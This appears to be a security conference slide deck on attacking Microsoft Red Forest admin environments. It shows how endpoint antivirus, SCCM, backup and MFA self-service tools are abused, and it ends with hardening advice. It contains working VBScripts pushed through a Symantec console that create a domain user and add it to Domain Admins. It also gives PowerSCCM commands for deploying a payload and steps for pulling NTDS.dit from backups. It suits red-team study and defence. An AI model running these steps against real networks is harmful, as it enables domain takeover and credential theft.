ATTACK RED FOREST VIA LEVERAGING ENDPOINT ANTIVIRUS SECURITY SOLUTION – SYMANTEC ENDPOINT PROTECTION MANAGER CONSOLE

- Execute scripts by creating Host Integrity Policy:
 - Go to Policies > Host Integrity > Add a new policy

Symantec Endpoint Protection Manager

Policies

Host Integrity Policies

Name	Description	Location Use Count
Host Integrity policy	Created automatically during product installation.	0
VB Script Push		4

VB Script Push

Host Integrity Policy

Overview

Requirements

Advanced Settings

Policy Name: VB Script Push

Description:

Enable this policy

Created: admin

Last modified: March 7, 2018 12:00:26 AM CST





ATTACK RED FOREST VIA LEVERAGING ENDPOINT ANTIVIRUS SECURITY SOLUTION – SYMANTEC ENDPOINT PROTECTION MANAGER CONSOLE


- Create a Custom Requirement for the new Host Integrity Policy

The screenshot shows the Symantec Endpoint Protection Manager console with the 'Host Integrity Policy' window open. The 'Requirements' tab is selected. A modal dialog box titled 'Add Requirement' is displayed, prompting the user to specify the type of requirement. The 'Custom requirement' option is highlighted with a red box. Other options listed include Antivirus requirement, Antispyware requirement, Firewall requirement, Patch requirement, Service pack requirement, and Use existing templates... At the bottom of the dialog are 'OK', 'Cancel', and 'Help' buttons.



ATTACK RED FOREST VIA LEVERAGING ENDPOINT ANTIVIRUS SECURITY SOLUTION – SYMANTEC ENDPOINT PROTECTION MANAGER CONSOLE

- Create payload by adding a Function





ATTACK RED FOREST VIA LEVERAGING ENDPOINT ANTIVIRUS SECURITY SOLUTION – SYMANTEC ENDPOINT PROTECTION MANAGER CONSOLE

- Create payload by adding a Function
 - Create a user account & add it into Domain Admins group

Custom Requirement

Name: Script Run
Client Type: Windows

Customized Requirement Script

```
//Insert statements below:  
Utility: Run a script  
Utility: Run a script  
Utility: Run a script  
Pass  
IF  
    Antispyware: Antispyware is installed  
THEN  
    //Insert statements here:  
    Utility: Run a script  
    Pass  
ELSE  
    //Insert statements here:  
    Utility: Run a script  
    Pass  
END IF  
Pass
```

Select a function:
Utility: Run a script

File name (for example, myscript.js): **create_domain_user.vbs**

Script content:

```
strComputer = "."
strUser = "redteam0"
strPassword = "Password1"

Set colAccounts = GetObject("WinNT://" & strComputer & "")  
Set objUser = colAccounts.Create("user", strUser)
objUser.SetPassword strPassword
objUser.SetInfo
```

Execute the command (use %F% to specify the script file name):
cscript %F%

Specify the Maximum Waiting Time for the Program to Complete

Wait until execution completes **10** seconds
If timed out, the execution will be terminated.



Custom Requirement

Name: Script Run
Client Type: Windows

Customized Requirement Script

```
//Insert statements below:  
Utility: Run a script  
Utility: Run a script  
Utility: Run a script  
Pass  
IF  
    Antispyware: Antispyware is installed  
THEN  
    //Insert statements here:  
    Utility: Run a script  
    Pass  
ELSE  
    //Insert statements here:  
    Utility: Run a script  
    Pass  
END IF  
Pass
```

Select a function:
Utility: Run a script

File name (for example, myscript.js): **Add_Domain_Admin.vbs**

Script content:

```
dim groupPath
dim userPath

groupPath = "LDAP://cn=domain admins,cn=users,dc=sim,dc=net"
userPath = "LDAP://cn=redteam0,cn=users,dc=sim,dc=net"

addToGroup userPath,groupPath

sub addToGroup(userPath, groupPath)
    dim objGroup
    set objGroup = getobject(groupPath)

    for each member in objGroup.members
        if lcase(member.adspath) = lcase(userPath) then
            exit sub
        end if
    next
    objGroup.Add(userPath)
end sub
```


Execute the command (use %F% to specify the script file name):
cscript %F%





ATTACK RED FOREST VIA LEVERAGING ENDPOINT ANTIVIRUS SECURITY SOLUTION – SYMANTEC ENDPOINT PROTECTION MANAGER CONSOLE

- Assign the created Host Integrity Policy to Tier-0 server group





ATTACK RED FOREST VIA LEVERAGING ENDPOINT ANTIVIRUS SECURITY SOLUTION – SYMANTEC ENDPOINT PROTECTION MANAGER CONSOLE

DEMO





ATTACK RED FOREST VIA LEVERAGING ENDPOINT CONFIGURATION MANAGEMENT SOLUTION – SCCM

- Target configuration management solutions used for Red Forest – System Center Configuration Manager (SCCM)
 - Attack prerequisites:
 - SCCM servers used to manage critical servers such as Domain Controllers are not protected as Tier 0 systems
 - Admin-level access obtained for SCCM
 - Attack objective:
 - Push payload from SCCM Console to managed endpoints
 - System Center Configuration Manager GUI
 - PowerSCCM
 - Attack procedures:
 - Create a SCCM connection
 - Create a SCCM application (Payload)
 - Deploy SCCM application to the targeted collection (Target)





ATTACK RED FOREST VIA LEVERAGING ENDPOINT CONFIGURATION MANAGEMENT SOLUTION — SCCM

- Create a SCCM connection

Name	Limiting Collection	Member Count	Members Visible on Site	Referenced Collections
All Desktop and Server Clients	All Systems	3	3	0
All Mobile Devices	All Systems	0	0	0
All Systems		6	6	0
All Unknown Computers	All Systems	2	2	0
SCCM	All Desktop and Se...	0	0	0
TestDevices	All Systems	1	1	0
TestVictims	All Systems	0	0	0
Vic	All Desktop and Se...	1	1	0
Victims	All Systems	1	1	0





ATTACK RED FOREST VIA LEVERAGING ENDPOINT

CONFIGURATION MANAGEMENT SOLUTION — SCCM

- Create a SCCM application

The image displays two side-by-side windows from the SCCM 'Create Application Wizard'.

Left Window (Create Application Wizard):

- Title Bar:** Create Application Wizard
- Left Panel:** Deployment Types
- Content Area:** Configure deployment types and the priority in which they will be applied for this application. It includes a table for Deployment types with columns: Priority, Name, Type, Languages. A note says "There are no items to show in this view."
- Buttons:** Add..., Edit..., Copy, Delete, < Previous, Next >, Summary, Cancel


Right Window (Create Deployment Type Wizard):

- Title Bar:** Create Deployment Type Wizard
- Left Panel:** Summary
- Content Area:** Confirm the settings for this deployment type. It shows a summary of the deployment type with sections for General Information, Content, Detection Method, User Experience, Requirements, Dependencies, and Progress.
- Details Section:** A red box highlights the following details:
 - General Information:**
 - Name: Payload
 - Technology: Script Installer
 - Administrator comments:
 - Languages:
 - Content:**
 - Content location:
 - Persist in client cache: No
 - Enabled peer-to-peer content distribution: Yes
 - Installation program: \\172.20.0.113\share\payload.exe
 - Installation start in: C:\Windows\System32
 - Detection Method:**
 - User Experience:**
 - Installation behavior: Install for system
 - Login requirement: Whether or not a user is logged on
 - Installation priority: Normal
 - Allow users to interact with this program: No
 - Maximum allowed run time (minutes): 120
 - Estimated install time (minutes): 0
 - Requirements:**
 - Dependencies:**
- Buttons:** < Previous, Next >, Summary, Cancel



ATTACK RED FOREST VIA LEVERAGING ENDPOINT CONFIGURATION MANAGEMENT SOLUTION — SCCM

- Deploy SCCM application to the targeted collection





ATTACK RED FOREST VIA LEVERAGING ENDPOINT CONFIGURATION MANAGEMENT SOLUTION – SCCM

- Accomplish the same attack procedures from PowerSCCM:
 - \$Creds = Get-Credentials
 - Enter the credentials and they will be stored in the \$Creds variable
 - \$S = New-SccmSession -Computername <SCCM Server> -Sitecode <SiteCode> -Credentials \$Creds -ConnectionType WMI
 - Store the session into a variable, this session is basically used for every PowerSCCM Command
 - New-SccmApplication -ApplicationName <App Name> -Session \$S -PowershellScript .\script.ps1
 - Create the actual application to be deployed
 - New-SccmApplicationDeployment -AssignmentName <Any String Value> -Session \$S -ApplicationName <App Name> -CollectionName <Collection Name>
 - Deploy the application assuming you already know the collectionname you want to target. If you do not know which collection name, this can be found using "Get-SccmCollection -filter *"




ATTACK RED FOREST VIA LEVERAGING ENDPOINT NETWORK BACKUP SOLUTION

- Target Network backup solutions used for Red Forest
 - Attack prerequisites:
 - Network backup servers used to manage critical servers such as Domain Controllers are not protected as Tier 0 systems
 - Admin-level access obtained for network backup servers
 - No encryption applied for the backups
 - Attack objective:
 - Extract critical files such as NTDS.dit from previous backups via backup management console
 - Attack procedures:
 - Identify a valid file restoration point for a targeted server such as Domain Controller
 - Restore the marked files from the backup file image



ATTACK RED FOREST VIA LEVERAGING ENDPOINT NETWORK BACKUP SOLUTION


- Identify a valid file restoration point for a targeted server






ATTACK RED FOREST VIA LEVERAGING ENDPOINT NETWORK BACKUP SOLUTION

- Restore the marked files from the backup file image





ATTACK RED FOREST VIA BYPASSING MULTI-FACTOR AUTHENTICATION

Section #5




ATTACK RED FOREST VIA BYPASSING MULT-FACTOR AUTHENTICATION (MFA)

METHODOLOGY

- Identify flaws/misconfiguration in MFA provisioning process.
 - Where are you gaps in MFA implementation?
 - Is MFA enforced across all applications management interfaces and users? i.e webmail, VMware / Hypervisor management consoles, Cloud-based applications
 - Is registration link immediately expire after user enrolled?
 - Is it possible to gain access to a soft token solution?
 - Are you allow users to activate multiple tokens on different devices?
 - Can an attacker enroll to the MFA system without the targeted user knowledge?
- Identify Self-Service portal
 - Internal IT documentation on SharePoint, Intranet portal, browser bookmarks and history





ATTACK RED FOREST VIA BYPASSING MULT-FACTOR AUTHENTICATION (MFA)

RSA SECUREID

RSA Self-Service Console

My Account

This page allows you to view your user profile and manage your authenticators. Certain edits to your account require a multi-factor authentication (MFA) token. You can also use this page to request authenticators and user group membership, and [view your request history](#).

Notes

Your iOS device (v2) token needs to be activated before you can use it. Click on the "Activate Your Token" link.

My Authenticators

Tokens - [view SecurID token demo](#)

iOS device (v2)	Activate Your Token View details , test , troubleshoot
Token Serial Number:	[REDACTED]
PIN:	created on Nov 3, 12:49:34 AM CDT Change PIN
Expires On:	Jan 30, 2021 6:00:00 PM CST request replacement
Windows PC	View details , test , troubleshoot
Token Serial Number:	[REDACTED]

My Profile

Personal Information

FIRST_NAME:
MIDDLE_NAME:
LAST_NAME:
LOGINUID:
EMAIL:
CERT_DN:
Account Creation Date



ATTACK RED FOREST VIA BYPASSING MULT-FACTOR AUTHENTICATION (MFA)

RSA SECUREID

RSA Security Console

Home Identity ▾ Authentication ▾ Access ▾ Reporting ▾ RADIUS ▾ Administration ▾ Setup ▾

Self-Service Settings: Customization

E-mail Notifications for User Account Changes

When users change user profiles or perform activities from the RSA Self-Service Console, the system automatically sends users e-mail with Console URL, and select the types of activities or account changes that trigger this e-mail.

Configure Default Self-Service Console URL

E-mail notifications may contain a link to the Self-Service Console. If the deployment does not include web tiers, the format for the Self-Service deployment includes web tiers, you can provide a link to the virtual host. The format for the Self-Service Console URL with the virtual ho

② Self Service Console URL: *


E-mail Notifications

② Change Profile:	<input type="checkbox"/> Enable e-mail notifications for profile changes
② Change/Reset Password:	<input type="checkbox"/> Enable e-mail notifications for password changes
② Change/Reset PIN:	<input type="checkbox"/> Enable e-mail notifications for PIN changes
② Unblock PIN:	<input type="checkbox"/> Enable e-mail notifications when PINs are unblocked
② Change On-Demand Tokencode Delivery Options:	<input type="checkbox"/> Enable e-mail notifications for on-demand tokencode delivery options
② Request Emergency Access:	<input type="checkbox"/> Enable e-mail notifications for emergency access requests
② Resynchronize Tokens:	<input type="checkbox"/> Enable e-mail notifications for resynchronized tokens



ATTACK RED FOREST VIA BYPASSING MULT-FACTOR AUTHENTICATION (MFA)

ENTRUST IDENTITYGUARD GRID CARD



The image shows a 'Login' interface with three input fields. Above the fields, the text '[A 4] [H 2] [H 5]' is displayed. To the right of this text are three input boxes, each containing a black dot. A large black arrow points from the Entrust grid card towards these input fields.





ATTACK RED FOREST VIA BYPASSING MULT-FACTOR AUTHENTICATION (MFA)

ENTRUST IDENTITYGUARD GRID CARD

Entrust[®]
IdentityGuard Self-Service

Reissue eGrid

Your request to have your eGrid reissued was successful.

Your eGrid with serial number 420 is now available.

Please choose one of your email accounts to have your eGrid delivered to you:

Email ▾

To save your eGrid on this computer, please click the following button: **Download eGrid**

You can start using your eGrid right away!

OK

Copyright © 2013 Entrust





ATTACK RED FOREST VIA BYPASSING MULT-FACTOR AUTHENTICATION (MFA) SYMANTEC VIP



Welcome to the Symantec® VIP Self Service Portal

To access the Self Service Portal, enter your user name and password, and click Sign In.

The image shows a screenshot of a web browser displaying the Symantec VIP Self Service Portal. The page has a dark header bar with the word "Sign In" in white. Below it is a large input form with two fields: "User Name" and "Password", both outlined in red. At the bottom left of the form, there is a "Enabled by:" label followed by the Symantec Validation & ID Protection logo, which consists of a yellow circle with a checkmark and the text "Symantec. Validation & ID Protection". To the right of the logo is a yellow "Sign In" button.



ATTACK RED FOREST VIA BYPASSING MULT-FACTOR AUTHENTICATION (MFA) SYMANTEC VIP

Symantec. | VIP SELF SERVICE PORTAL

Register Your Credential

* Required Information

*Credential Type: VIP Credential

*Credential Name: Enter a simple name that is easy to remember.

*Credential ID: Credential ID examples: Your credential contains a unique alphanumeric ID.

Close

AB/CD12345678
VIP Security Token (Back)

AB-CD/12345678
VIP Security Card (Front)

VSS12345678
123456
VIP Access

*Security Code: Security Code examples: Your credential provides a dynamic 6-digit code that changes every 30 seconds.

Close

123456
Press VIP Security Token (Front)


123456
AB-CD/12345678
VIP Security Card (Front)


VSS12345678
123456
VIP Access



ATTACK RED FOREST VIA BYPASSING MULT-FACTOR AUTHENTICATION (MFA)

VASCO DIGIPASS





RED FOREST ENHANCEMENT

Section #6



RED FOREST ENHANCEMENT

- Know the admin accounts / groups within the AD / ESAE
 - Admin accounts from group perspective
 - Admin accounts from permission perspective
- Manage AD / ESAE admin accounts / groups via a password management solution
- Host critical network infrastructure such as DC with physical hardware
- If virtual DC is required, make sure the virtualization platform is protected as Tier 0 with full disk encryption
- A separate set of endpoint security / management solutions need to be used within ESAE, and protected as Tier 0
- Effective network segmentation needs to be applied among different AD / ESAE layers
- Passwords for legacy local admin / service accounts need to be rotated frequently
- Enhance the delivery mechanism / validation process for MFA enrollment

